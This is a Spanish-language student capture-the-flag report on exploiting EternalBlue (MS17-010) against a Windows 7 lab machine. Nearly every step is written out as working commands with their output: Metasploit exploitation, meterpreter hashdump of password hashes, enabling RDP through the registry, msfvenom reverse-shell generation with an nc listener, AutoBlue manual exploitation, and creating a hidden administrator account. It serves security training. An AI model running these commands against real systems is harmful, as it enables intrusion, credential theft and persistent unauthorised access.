	Informe de análisis de vulnerabilidades, explotación y resultados del reto ETHERNAL.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	13/04/2024	16/04/2024	1.0	MQ-HM-ETHERNAL	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto ETHERNAL.

N2- MQ-HM-ETHERNAL

Generado por:

JUC4ZU

Estudiante Hacker Mentor

Fecha de creación:

16.04.2024

ÍNDICE

1.	Reconocimiento.....	3
2.	Análisis de vulnerabilidades/debilidades.....	5
3.	Explotación	6
	Automatizado.....	6
	Manual	10
4.	Escalación de privilegios si.....	12
5.	Banderas.....	13
6.	Herramientas usadas	13
7.	EXTRA Opcional	13
	Script de TTL – Script de Puertos Abiertos – Vulnerabilidades *PUNTO EXTRA*	13
	Persistencia *PUNTO EXTRA*	16
	Hackeo adicional *PUNTO EXTRA*	18
8.	Conclusiones y Recomendaciones	20

1. Reconocimiento

Ubicaremos primero la IP del equipo Eternal:

```
(hmstudent@kali)-[~/Desktop/ETHERNAL/Nmap]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:3e:a2, IPv4: 192.168.32.132
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.32.136 00:0c:29:3d:83:b3 VMware, Inc.
```

Utilizando mi script, puedo detectar, el sistema operativo, los puertos abiertos, las vulnerabilidades y además las versiones de sus servicios.

NOTA: El script lo explico más abajo, para poder ser más detallista.

```
(hmstudent@kali)-[~/Desktop/ETHERNAL/Nmap]
$ bash Script_busqueda.sh

¿Qué IP quieres analizar? Por favor escríbela: 192.168.32.136

El SO puede ser Windows.

Nombrar tu reporte (Se genera en la carpeta que ejecutas el script): Eternal
```

Podemos asignar un nombre para encontrarlo más fácilmente, además nos solicita escoger entre 2 tipos de escaneo, el de “Scripts de NMAP” y el de “Scripts” de Vulnerabilidades

```
Tipo de escaneo: 1 (Scripts de NMAP) - 2 (Solo vulnerabilidades): 2
```

Al final nos va a mostrar tanto los puertos abiertos como los servicios que pueden estar corriendo, pero lo más importante es el archivo “HTML” que nos genera, ya que este trae los datos de las fallas que contiene la maquina víctima.

```

Escaneando puertos abiertos y vulnerabilidades, por favor espere...

Abierto  Servicio  Versión
135/tcp  msrpc      Microsoft Windows RPC
139/tcp  netbios-ssn Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
445/tcp  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp msrpc      Microsoft Windows RPC
49153/tcp msrpc      Microsoft Windows RPC
49154/tcp msrpc      Microsoft Windows RPC
49155/tcp msrpc      Microsoft Windows RPC
49156/tcp msrpc      Microsoft Windows RPC
49157/tcp msrpc      Microsoft Windows RPC

Éxito, se generó un archivo html, con las vulnerabilidades del Host escaneado

```

Los reportes obtenidos con este script nos brindan 2 archivos de “NMAP”, donde nos va a destacar algún dato importante desde el flanco que podemos atacar.

Con esto en mente, antes de ejecutar alguna explotación, vamos a asegurarnos de que el sistema operativo es de 64 bits, así evitar alertar a cualquier administrador de este equipo, si fallamos múltiples veces intentando tomar control.

Utilizando “Metasploit” podemos averiguar qué tipo de sistema es, utilizaremos el “script” auxiliar para “SMB” representado en la lista de abajo como el número 3 “SMB RCE DETECTION”.

```

msf6 > search ms17-010

Matching Modules
#  Name  Disclosure Date  Rank  Check  Description
-  -  -  -  -  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average  Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec  2017-03-14  normal  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
2  auxiliary/admin/smb/ms17_010_command  2017-03-14  normal  No  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
3  auxiliary/scanner/smb/smb_ms17_010  2017-04-14  normal  No  MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14  great  Yes  SMB DOUBLEPULSAR Remote Code Execution

```

```

Name      Current Setting  Required  Description
--      -  -  -
CHECK_ARCH  true             no        Check for architecture on vulnerable hosts
CHECK_DOPU  true            no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE  false           no        Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS      192.168.32.136  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT      445             yes       The SMB service port (TCP)
SMBDomain  .               no        The Windows domain to use for authentication
SMBPass     .               no        The password for the specified username
SMBUser     .               no        The username to authenticate as
THREADS     1              yes       The number of concurrent threads (max one per host)

```

En este caso solo seleccionamos el “Host” – Correspondiente al equipo victima con su IP: 192.168.32.136 que tomamos antes.

```

RHOSTS  192.168.32.136  yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT   445                yes  The SMB service port (TCP)

```

Ejecutando seguidamente el “exploit”, se nos confirman nuestras sospechas, este sistema operativo de 64 bits sobre el que podemos ejecutar algún “script” para tomar control desde “SMB”. Inclusive utilizando la utilidad de “crackmapexec” obtendremos un resultado similar.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[+] 192.168.32.136:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.32.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

```
(hmetudent@kali) ~$ crackmapexec smb 192.168.32.136
SMB 192.168.32.136 445 WIN-845Q99004PP [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:False) (SMBv1:True)
```

IP, Puertos Sistema operativo

IP	192.168.32.136
Sistema Operativo	Windows 7 Ultimate – SP1 – x64
Puertos/Servicios	445 – SMB (Samba)

2. Análisis de vulnerabilidades/debilidades

192.168.32.136

Address

- 192.168.32.136 (ipv4)
- 00:0C:29:3D:83:B3 - VMware (mac)

Ports

The 991 ports scanned but not shown below are in state: closed

- 991 ports replied with: reset

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp open	microsoft-ds	syn-ack	Microsoft Windows 7 - 10 microsoft-ds		workgroup: WORKGROUP
49152	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49156	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49157	tcp open	msrpc	syn-ack	Microsoft Windows RPC		

Lo que más nos llama la atención es el puerto 445, correspondiente al “SMB” de Windows, y justo en uno de los reportes, se incluye la versión que posiblemente está corriendo el equipo

Host Script Output

Script Name	Output
smb-os-discovery	OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) Computer name: WIN-845Q99004PP NetBIOS computer name: WIN-845Q99004PP\x00 Workgroup: WORKGROUP\x00 System time: 2024-04-15T10:16:14-04:00
smb-vuln-ms17-010	VULNERABLE: Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) State: VULNERABLE IDs: CVE:CVE-2017-0143 Risk factor: HIGH A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010). Disclosure date: 2017-03-14 References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143 https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nos muestra la terrible vulnerabilidad que esconde: ms17-010 – Con el ataque de explotación de “Eternal Blue” en equipos Windows.

Reporte resumen de NMAP, Crackmapexec y auxiliares de Metasploit

Puerto	Vulnerabilidad
445	SMB v1 – “Eternal Blue” – W7 Ultimate SP1 64 bits – Ataque sin piedad

3. Explotación

Primeramente, ejecutaremos el ataque automatizado por Metasploit.

Automatizado

Este proceso consiste en utilizar un “**Script Eternal Blue**” dentro de Metasploit para tomar el control de la maquina casi automaticamente.

Volveremos a la consola de “**Metasploit**” y buscaremos los exploits disponibles para atacar al “**MS17-010**”, de esta manera se nos mostraran los más relevantes en pantalla.

```
Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

En este caso , el que nos llama la atención es el correspondiente al número 0, contiene el ataque de “**Ethernal Blue**” embedido en su descripción. Verificaremos sus detalles antes del uso.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
RHOSTS    192.168.32.136  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
l
RPORT     445              yes       The target port (TCP)
SMBDomain  no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows
7, Windows Embedded Standard 7 target machines.
SMBPass    no               no        (Optional) The password for the specified username
SMBUser    no               no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Em
bedded Standard 7 target machines.
```

Seleccionamos solamente la dirección IP del equipo victima y todo lo demás podemos mantenerlo por “**default**”

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.32.136
RHOST => 192.168.32.136
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETHERNAL

Ejecutaremos el “Script” con el comando “Exploit” y esperaremos a que realice su magia.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] 192.168.32.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.32.136:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.32.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.32.136:445 - The target is vulnerable.
[*] 192.168.32.136:445 - Connecting to target for exploitation.
[*] 192.168.32.136:445 - Connection established for exploitation.
[*] 192.168.32.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.32.136:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.32.136:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.32.136:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.32.136:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.32.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.32.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.32.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.32.136:445 - Starting non-paged pool grooming
[*] 192.168.32.136:445 - Sending SMBv2 buffers
[*] 192.168.32.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.32.136:445 - Sending final SMBv2 buffers.
[*] 192.168.32.136:445 - Sending last fragment of exploit packet!
[*] 192.168.32.136:445 - Receiving response from exploit packet
[*] 192.168.32.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.32.136:445 - Sending egg to corrupted connection.
[*] 192.168.32.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.32.136
[*] Meterpreter session 1 opened (192.168.32.136:4444) => 192.168.32.136:4450 at 2024-04-15 11:26:39 -0400

[*] 192.168.32.136:445 - =====
[*] 192.168.32.136:445 - -----WIN-----
[*] 192.168.32.136:445 - =====
```

Si su ejecución es correcta, nos brindará un mensaje en pantalla con la palabra “WIN” correspondiente a que ha tenido éxito.

Ya en pantalla nos muestran la consola de comandos de “Meterpreter” desde la cual podemos consultar el estado del equipo y movernos entre procesos, aplicar algún “Keylogger” en las herramientas que requieren entradas de teclado, o hasta crear un usuario administrador para nuestro uso particular.

```
meterpreter > sysinfo
Computer      : WIN-845Q99004PP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > █
```

Pero evitaremos aplicar estas medidas radicales y al menos nos conectaremos con le Escritorio Remoto de Windows para rescatar la información incluida en las banderas.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```


***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETERNAL

El siguiente paso, apoyándonos del “Meterpreter”, es obtener los “Hashes” de las contraseñas de los usuarios del equipo, y podemos vulnerarlas desde la página (<https://hashes.com/en/decrypt/hash>)

```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0...
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283 :::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb :::
meterpreter >
```

El objetivo principal es obtener la del administrador del sistema para entrar cuando nos plazca. Así que iremos a la página para descubrir estos textos encriptados.



Estuvimos de suerte ya que en la página de “Hashes” estaban filtradas las contraseñas correspondientes al equipo. Esto nos facilitará mucho el ingreso desde “RDP”.

Pero antes debemos activar el protocolo de Escritorio Remoto desde la propia consola de Meterpreter. Para esto ejecutamos el comando “shell”, que nos brindará el acceso al símbolo del sistema del equipo atacado.

```
C:\Windows\system32>sc config RemoteRegistry start= auto
net start remoteregistry
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>net start remoteregistry
The Remote Registry service is starting.
The Remote Registry service was started successfully.
```

Aplicando el comando “sc config RemoteRegistry start= auto
net start remoteregistry
reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSConnections /t REG_DWORD /d 0 /f” Habilitamos el RDP de una manera casi instantánea. Más abajo nos brinda la confirmación de su funcionamiento. ***PUNTO EXTRA***


***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETERNAL

Seguidamente necesitamos utilizar alguna herramienta de escritorio remoto para sistemas compatibles con Linux, como opción esta “**Remmina**”, pero en mi caso le daré uso al “**rdesktop**” que funciona de manera sencilla.


```
rdesktop 192.168.32.136
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
```

Antes de aplicar el comando debemos asegurarnos de instalarlo, con el comando “**sudo apt install rdesktop**” y para solicitar su uso es tan sencillo como escribir “**rdesktop con la IP de la víctima**”




Lo interesante de esta herramienta es que no solicita confirmación para acceder al equipo objetivo, pero debemos tener un usuario administrador previamente, antes de tomar el control total, claro también el equipo debe estar encendido y sin uso.

Aprovechándonos de la contraseña hackeada, vamos a acceder.



Ya por último estamos dentro del equipo, y podemos observar la segunda bandera y solo buscaremos la primera dentro del otro usuario de Windows en el equipo para acabar.




***** SOLO PARA USO EDUCATIVO*****
N2- MQ-HM-ETERNAL

Manual

Para el modo manual, nos dirigiremos a “**Git Hub**”, para obtener el código del “**AutoBlue**” un “**script**” manual para explotar las vulnerabilidades del “**Eternal Blue**”.

Desde el siguiente enlace: <https://github.com/3ndG4me/AutoBlue-MS17-010>



Nos dirigiremos a nuestra carpeta de “**exploits**” que tenemos reservada para esta máquina y los descargamos.

```
(hmstudent@kali)-[~/Desktop/ETERNAL/Exploits]
$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010
Cloning into 'AutoBlue-MS17-010' ...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76
Receiving objects: 100% (145/145), 105.75 KiB | 1.05 MiB/s, done.
Resolving deltas: 100% (86/86), done.
```

Nos trasladamos a la carpeta donde realizamos nuestra descarga y desde aquí revisaremos los documentos que vamos a ejecutar:

```
(hmstudent@kali)-[~/Desktop/ETERNAL/Exploits]
$ cd AutoBlue-MS17-010

(hmstudent@kali)-[~/Desktop/ETERNAL/Exploits/AutoBlue-MS17-010]
$ ls
eternalblue_exploit10.py  eternal_checker.py  mysmb.py  shellcode
eternalblue_exploit7.py  LICENSE             README.md  zzz_exploit.py
eternalblue_exploit8.py  listener_prep.sh    requirements.txt
```

Aquí nos interesa el de Windows 7, para continuar como el ataque concentrado en la vulnerabilidad para el puerto 445.

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETERNAL

Pero para ejecutarlo correctamente nos pide unos códigos de consola:

```
(hmstudent@kali)-[~/Desktop/ETHERNAL/Exploits/AutoBlue-MS17-010]
$ python eternalblue_exploit7.py
eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]
```

Así que para poder aplicar este **“Script”** primero vamos a la carpeta **“shellcode”** dentro de este mismo paquete de documentos.

```
shellcode
zzz_exploit.py
```

Dentro de esta carpeta tendremos varios documentos, así que ejecutaremos el “**shell prep.sh**”

```
(hmsstudent@kali)-[~/.../ETERNAL/Exploits/AutoBlue-MS17-010/shellcode]
$ ls
eternalblue_kshellcode_x64.asm  eternalblue_sc_merge.py
eternalblue_kshellcode_x86.asm  shell_prep.sh
```

Ejecutando este archivo, nos pedirá varia información relacionada tanto al equipo atacante como al victima que es necesaria para ingresar a la fuerza con esta herramienta. Comando **"bash shell_prep.sh"**

```
'--' | '-::'-|  
'--' | '-::'-|  
--' | '-::'-|  
  
ternal Blue Windows Shellcode Compiler  
  
et's compile them windoos shellcodezzz  
  
ompiling x64 kernel shellcode  
ompiling x86 kernel shellcode  
ernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)  
  
.HOST for reverse connection:  
92.168.32.132  
.PORT you want x64 to listen on:  
0000  
.PORT you want x86 to listen on:  
0001  
ype 0 to generate a meterpreter shell or 1 to generate a regular cmd shell  
ype 0 to generate a staged payload or 1 to generate a stageless payload  
enerating x64 cmd shell (stageless)...
```

Y al terminar nos genera 6 archivos específicos para nuestro ataque, del cual utilizaremos los que comienzan con **“sc_x64.bin”**, ya que cualquiera de los demás puede provocar que el equipo se apague, mostrando en el monitor la temida **“Pantalla azul de la muerte”**.

```
msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.32.132 LPORT=9000
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 400 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.32.132 LPORT=9001
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin
```

Volveremos a la carpeta anterior, y ahora si terminaremos de ejecutar el documento de “Python” para aplicar nuestro “script”.

Primero debemos abrir otra terminal, en donde agregamos nuestro puerto de escucha:

```
(hmstudent@kali)-[~]  
$ nc -lvp 9000  
listening on [any] 9000 ...
```

Y a partir de aquí ejecutaremos el comando para terminar con el “script” manual.

```
(hmstudent@kali)-[~/Desktop/ETHERNAL/Exploits/AutoBlue-MS17-010]  
$ python eternalblue_exploit7.py 192.168.32.136 shellcode/sc_x64.bin  
shellcode size: 1232  
numGroomConn: 13  
Target OS: Windows 7 Ultimate 7601 Service Pack 1  
SMB1 session setup allocate nonpaged pool success  
SMB1 session setup allocate nonpaged pool success  
good response status: INVALID_PARAMETER  
done  
(hmstudent@kali)-[~/Desktop/ETHERNAL/Exploits/AutoBlue-MS17-010]  
$
```

Al aparecer la palabra “done” en la ejecución de los “scripts” ya se nos conectará el terminal que tenemos a la escucha con el puerto 9000.

```
(hmstudent@kali)-[~]  
$ nc -lvp 9000  
listening on [any] 9000 ...  
192.168.32.136: inverse host lookup failed: Unknown host  
connect to [192.168.32.132] from (UNKNOWN) [192.168.32.136] 49159  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>
```

Con esto completaremos la explotación manual del “Eternal Blue”.

4. Escalación de privilegios si

La escalación de privilegios en Windows se puede aplicar habilitando un usuario de Windows con permisos de administrador, haremos el proceso rápidamente ya que se puede aplicar en sencillos pasos.

Ya cuando estemos dentro de la consola del equipo utilizando el método automático o el manual, ejecutaremos los siguientes comandos en “CMD”.

```
C:\Windows\system32>net user Hacker tetengo2024 /add
net user Hacker tetengo2024 /add
The command completed successfully.
```

Lo creamos con un nombre y contraseña que nos guste. Seguidamente le damos permisos de administrador y con esto es suficiente para escalar privilegios a cualquier usuario.

```
C:\Windows\system32>net localgroup administrators Hacker /add
net localgroup administrators Hacker /add
The command completed successfully.
```

Claro, este camino tiene como inconveniente que los usuarios que creamos aparecen en la pantalla de inicio al equipo, así que es muy probable que nos descubran apenas se apague.

5. Banderas

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

6. Herramientas usadas

Nmap	Ubicación de vulnerabilidad y puertos abiertos.
Git Hub	Descarga de “script” manual para explotación “Auto Blue”
Metasploit	Ejecución automática de “Eternal Blue”

7. EXTRA Opcional

Herramientas usadas

Bash	Compilar código de scripts
Nmap	Generar reportes de puertos y vulnerabilidades
Nasm	Ensamblador y procesador de código (conversor)
Msfvenom	Conector inverso
Visual Studio Code	Compilar código.

Script de TTL – Script de Puertos Abiertos – Vulnerabilidades *PUNTOS EXTRAS*

En la parte Extra explicare levemente mi código para el “script” que identifica los sistemas operativos y los puertos abiertos ambos están el mismo código para hacerlos más sencillos de utilizar, he de considerar que le agrego mensajes de error para limitar al usuario, así que puede parecer complejo.

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETERNAL

Adjunto enlace de descarga: [Script de SO - Puertos - Vulnerabilidades](#)

Primero:

Compilé el “**script**” utilizando “**bash**” para ejecutarlo simple en cualquier Linux, le definí colores para hacerlo más llamativo y ordenado.

```
1 #!/bin/bash
2 # Script para determinar SO y puertos abiertos
3
4 # Definir colores para adornar
5 Verde='\033[0;32m'
6 Naranja='\033[1;33m'
7 Cyan='\033[0;36m'
8 Rojo='\033[0;31m'
9 Sincolor='\033[0m' # Quitar color
10
11 echo
12 echo -----
13 echo # Meter espacios para mejorar apariencia
14 echo -e -n "${Naranja}¿Qué IP quieres analizar? Por favor escríbela: ${Sincolor}" # Se quita el color para no mo
15
16 read IP
17
18 # Validación para que la IP sea un octeto
19 if ! [[ $IP =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
20     echo -e "${Rojo}La dirección IP ingresada no es válida, quizá escribiste una letra o palabra${Sincolor}"
21     exit 1
22 fi
23
24 echo
25
26 # Realizar el ping para verificar si el host responde y muestra mensaje no existe
27 if ! ping -c 1 $IP &> /dev/null; then
28     echo -e "${Rojo}No se encontró el host de destino $IP o no responde al ping.${Sincolor}"
29     exit 1
30 fi
31
```

Solicita datos, y aplica condiciones para evitar que se digiten otros datos o no sean direcciones IP.

Segundo:

Se aplican condiciones para determinar el sistema operativo, según el “Time to live” que muestran.

```
# Realizar el ping y sacar el TTL
ttl=$(ping -c 1 $IP | grep -oE "ttl=[0-9]{1,3}" | sed 's/ttl=//')

# Condición para comparar el TTL así determinar el SO
if [ $ttl -eq 64 ]; then
    echo -e "${Verde}El SO puede ser Linux.${Sincolor}"
    echo
elif [ $ttl -eq 128 ]; then
